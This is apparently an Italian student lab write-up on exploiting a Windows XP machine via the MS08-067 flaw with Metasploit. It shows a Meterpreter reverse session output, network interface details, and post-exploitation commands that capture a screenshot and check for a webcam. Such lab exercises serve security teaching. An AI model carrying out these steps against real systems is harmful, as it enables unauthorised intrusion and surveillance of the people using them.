

Windows XP exploit

Richiesta: Ottenere una sessione meterpreter sul target windows xp, utilizzando metasploit e sfruttando la vulnerabilità MS08-67.

Una volta stabilita la connessione:

1. Effettuare uno screenshot.
2. Presenza di webcam all'interno di windows XP.

Esecuzione

Sfruttando la vulnerabilità “MS08-67”, avviamo una sessione meterpreter attraverso metasploit

```
meterpreter > [*] Meterpreter session 2 opened (192.168.1.74:4444 → 192.168.1.59:1043) at 2024-01-24 10:44:25 -0500
ifconfig

Interface 1
=====
Name       : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:e5:48:9b
MTU        : 1500
IPv4 Address : 192.168.1.59
IPv4 Netmask : 255.255.255.0


meterpreter >
```

Una volta dentro, effettuiamo il check che siamo all'interno della macchina target.

Adesso procediamo eseguendo uno screenshot attraverso il comando “screenshot”

Risultato:

```
meterpreter > screenshot
Screenshot saved to: /home/kali/ZBOAHpyE.jpeg
meterpreter >
```



Una volta eseguito lo screenshot, verifichiamo la presenza di webcam all'interno della macchina, attraverso il comando “webcam_list”:

```
meterpreter > webcam_list  
[-] No webcams were found  
meterpreter > █
```

Nessuna webcam è stata rilevata.

Richieste completate con successo.